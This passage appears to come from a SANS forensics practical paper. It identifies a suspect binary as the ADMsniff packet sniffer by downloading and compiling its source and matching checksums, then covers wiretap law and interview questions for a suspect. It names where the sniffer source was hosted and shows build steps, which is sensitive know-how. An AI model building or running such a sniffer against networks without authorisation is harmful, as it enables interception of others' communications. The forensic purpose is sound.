
Program Identification:

We believe that our mystery binary is the "ADMsniff" program from our review of the "strings" output, as well as from our forensic review above. A search performed using Google and the keywords "ADM ADMsniff" gives us the following leads:



We appear to be in luck! The very first match returned happens to be the semi-official "home" of the ADM group. We'll start there and download the source they have available.[4]

[4] http://adm.freelsd.net/ADM/



So we download the "ADMsniff.tar.gz" file (last item shown on the screenshot above) and use sneaker-net to move a copy over to our forensics system.

Since the file is a gzip'd tar archive, we'll go ahead and first review the contents:

```
$ zcat ADMsniff.tar.gz | tar -tvf -

drwxr-xr-x root/root      0 1999-05-30 04:24:45 ADMsniff/
-rw-r--r-- root/root    486 1999-05-07 05:27:44 ADMsniff/ip.h
-rw-r--r-- root/root   1491 1999-01-19 05:45:29 ADMsniff/tcp.h
-r--r--r-- root/root   8447 1999-01-19 05:45:29 ADMsniff/bpf.h
-rw-r--r-- root/root   4908 1999-01-19 05:45:29 ADMsniff/pcap.h
-rw-r--r-- root/root    729 1999-05-30 04:23:30 ADMsniff/Makefile
-rw-r--r-- root/root 487424 1999-05-07 05:33:34 ADMsniff/libpcap-0.4.tar
-rw-r--r-- root/root   8432 1999-05-11 14:52:23 ADMsniff/thesniff.c
-rw-r--r-- root/root   1072 1999-05-30 04:24:30 ADMsniff/README
```

Now that we know that the archive will create an "ADMsniff" subdirectory when extracted, we can proceed extracting the files.

```
$ zcat ADMsniff.tar.gz | tar -xvf -

      ADMsniff/
      ADMsniff/ip.h
      ADMsniff/tcp.h
      ADMsniff/bpf.h
      ADMsniff/pcap.h
      ADMsniff/Makefile
      ADMsniff/libpcap-0.4.tar
      ADMsniff/thesniff.c
      ADMsniff/README
```

A quick review of the Makefile shows that the specified CFLAGS will not produce a static binary:

```
$ grep CFLAGS Makefile

      CFLAGS = -I. -L. $(COMPFLAGS)
```

So we'll modify the Makefile to include the directive to force the compiler to statically compile. The CFLAGS are changed to:


```
      CFLAGS = -I. -L. -static $(COMPFLAGS)
```

Now we can compile. Just type "make" and hit return and a binary called "ADMsniff-1" is produced. We need to first ensure that our file type is a match with that of our suspect binary:

```
$ file ADMsniff-1

      ELF 32-bit LSB executable, Intel 80386, version 1
      statically linked, not stripped
```

Let's compare "ADMsniff-1" checksum against our mystery binary.



As you can see, we forgot to strip our new executable so that it would match the file output from our mystery binary. Once stripped and recompared, we find a 100% match on the MD5 checksum.

We could go further and verify the match of the strings output from above, but with an MD5 checksum match this is not a requirement to prove the files are identical.

Legal Implications:

As we discussed above, because of the MAC times associated with the "sn.dat" file and the puzzling permissions found on what is a confirmed and verified executable file, we cannot with 100% certainty verify that the program has or has not been run on the system in question without finding further proof based on our forensic fingerprinting. (Such as the existence of the "The_l0gz" output file, entries in the /var/log/messages file, etc.)

Since we cannot prove (or disprove) that the program was run, we cannot assume laws have been broken so we'll discuss how use of the program might violate the organization's internal policies.

Most large corporations have developed "Acceptable Use Policies" which spell out in no uncertain terms what the users of the local systems and network are permitted to do. Most of these will spell out that programs designed to circumvent network or system security are prohibited, and the download, possession or use of such tools will result in termination and/or criminal charges.

If the tool in question was being used for legitimate troubleshooting by authorized individuals and the use of a non-commercial tool was permitted, the use could be appropriate as long as the system was "bannered" to forewarn all potential users that access to the system was subject to monitoring.

Additionally, if the user was acting under "color of law" they would be able to use such a tool with the following caveats based on the Patiot Act of 2001:[5]

1. Section 2511(2)(i)(I) requires that the owner or operator of the protected computer must authorize the interception of the intruder's communications;
2. Section 2511(2)(i)(II) also requires the person who intercepts the communications be lawfully engaged in an ongoing investigation;
3. Section 2511(2)(i)(III) requires that the person acting under color of law have reasonable grounds to believe that the contents of the communication will be relevant to the ongoing investigation;
4. Section 2511(2)(i)(IV) requires that the investigators intercept only the communications sent or received by trespassers.

Interview Questions:

Question #1

"Do you know what a Linux system is?"

Basis/Logic:

Establish passing familiarity with Linux systems in general.

Question #2

"Do you have access to a RedHat 7.1 Linux system?"

Basis/Logic:

Establish access to operating system from which the "sn" program was compiled.

Question #3

"Do you know what a network or packet sniffer is?"

Basis/Logic:

Establish passing familiarity with packet sniffers.

[5] Guidance on New Authorities that Relate to Computer Crime
http://www.cybercrime.gov/PatriotAct.html

Question #4

"Have you ever heard anything about a program called ADMsniff?"

Basis/Logic:

Establish passing familiarity with the original program name.

Question #5

"Have you ever seen or used the ADMsniff program?"

Basis/Logic:

Determine first-hand knowledge of/or use of ADMsniff.

Question #6

"Why do you think someone would go to all the trouble of compiling something like ADMsniff and then change the name of it?"

Basis/Logic:

Let them offer suggestions as to why it was renamed. Remember, we're just dumb investigators looking for their technical brilliance.

Question #7

"Have you ever used a program called 'sn'?"

Basis/Logic:

At this point hopefully they are willing to spill.

Part 3 – Legal Issues of Incident Handling

The Federal Wiretap Act

This act covers the illegal interception of electronic or voice communications while in transit. There are specific exceptions noted, such as:

1. Consent – Whereby one or more parties consents, either via implicit consent, or implied consent such as the case of system banners; (subsection 2511(2)(c)(d))
2. Court Ordered; (subsection 2518)
3. Provider – The legitimate and authorized (key words!) owner of the system or network. This can be the systems administrator, but they must be authorized to be performing these functions; (subsecton 2511(2)(a)(i))
4. Public Data – IRC network, etc., data posted to a public forum; (subsection 2511(2)(g)(i))

As Systems Administrators, we have the right, per the law, to monitor our systems and networks in order to perform our job functions. By placing "consent" banners around the various legitimate access avenues (telnet, ftp, ssh, rlogin, etc) we gain implicit consent by the user community that they are aware of, and agree to monitoring of the system – with no privacy of communication implied.

We are also somewhat covered by the "Provider" exception, which states that as "legitimate and authorized" owners of the systems or networks, we are allowed to have access to data. In some ways, ISP and computer system administrators actually have more leeway than even telecommunications companies.

Anyone who bypasses normal access and authorization mechanisms (such as a hacker) is already in violation of the law – and as such, able to be monitored without their direct or implied consent.

The Patriot Act of 2001 changes some of the rules regarding wiretaps and obtaining of data. Fortunately, this primarily applies to government agencies and not the private sector.

Additional Information:

"Strangers In The Night – Finding the purpose of an unknown program"
Dr. Dobb's Journal, November 2002 by Wietse Venema
http://www.ddj.com/documents/s=879/ddj0011g/0011g.htm

"Winning Entry – HoneyNet Project Reverse Challenge"
by Dion Mendel
http://project.honeynet.org/reverse/results/sol/sol-06/analysis.html

Forensic Acquisition Utilities
By George M. Garner Jr.
http://users.erols.com/gmgarner/forensics

"The USA Patriot Act and Criminal Investigations: What Service Providers Need to Know"
BlackHat Briefings USA 2002 by Mark Eckenwiler
http://www.blackhat.com/html/bh-usa-02/bh-usa-02-speakers.html#Mark%20Eckenwiler

Last Updated: February 18th, 2018

Upcoming SANS Forensics Training

SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Brussels February 2018	Brussels, Belgium	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Secure Japan 2018	Tokyo, Japan	Feb 19, 2018 - Mar 03, 2018	Live Event
SANS New York City Winter 2018	New York, NY	Feb 26, 2018 - Mar 03, 2018	Live Event
SANS London March 2018	London, United Kingdom	Mar 05, 2018 - Mar 10, 2018	Live Event
SANS San Francisco Spring 2018	San Francisco, CA	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS Secure Singapore 2018	Singapore, Singapore	Mar 12, 2018 - Mar 24, 2018	Live Event
SANS Paris March 2018	Paris, France	Mar 12, 2018 - Mar 17, 2018	Live Event
Mentor Session - FOR500	Minneapolis, MN	Mar 13, 2018 - May 01, 2018	Mentor
SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Pen Test Austin 2018	Austin, TX	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS Munich March 2018	Munich, Germany	Mar 19, 2018 - Mar 24, 2018	Live Event
Mentor Session - FOR610	Milwaukee, WI	Mar 21, 2018 - May 02, 2018	Mentor
SANS Boston Spring 2018	Boston, MA	Mar 25, 2018 - Mar 30, 2018	Live Event
Community SANS Columbia FOR610	Columbia, MD	Mar 26, 2018 - Mar 31, 2018	Community SANS
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Abu Dhabi 2018	Abu Dhabi, United Arab Emirates	Apr 07, 2018 - Apr 12, 2018	Live Event
Community SANS Virginia Beach FOR508 @ SLAIT	Virginia Beach, VA	Apr 09, 2018 - Apr 14, 2018	Community SANS
SANS vLive - FOR578: Cyber Threat Intelligence	FOR578 - 201804,	Apr 10, 2018 - May 17, 2018	vLive
SANS London April 2018	London, United Kingdom	Apr 16, 2018 - Apr 21, 2018	Live Event
SANS Zurich 2018	Zurich, Switzerland	Apr 16, 2018 - Apr 21, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS Seattle Spring 2018	Seattle, WA	Apr 23, 2018 - Apr 28, 2018	Live Event
SANS vLive - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	FOR508 - 201804,	Apr 23, 2018 - May 30, 2018	vLive
SANS Riyadh April 2018	Riyadh, Saudi Arabia	Apr 28, 2018 - May 03, 2018	Live Event
Automotive Cybersecurity Summit & Training 2018	Chicago, IL	May 01, 2018 - May 08, 2018	Live Event
SANS vLive - FOR500: Windows Forensic Analysis	FOR500 - 201805,	May 08, 2018 - Jun 14, 2018	vLive
Security West 2018 - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	San Diego, CA	May 11, 2018 - May 16, 2018	vLive
Security West 2018 - FOR500: Windows Forensic Analysis	San Diego, CA	May 11, 2018 - May 16, 2018	vLive
Security West 2018 - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	San Diego, CA	May 11, 2018 - May 16, 2018	vLive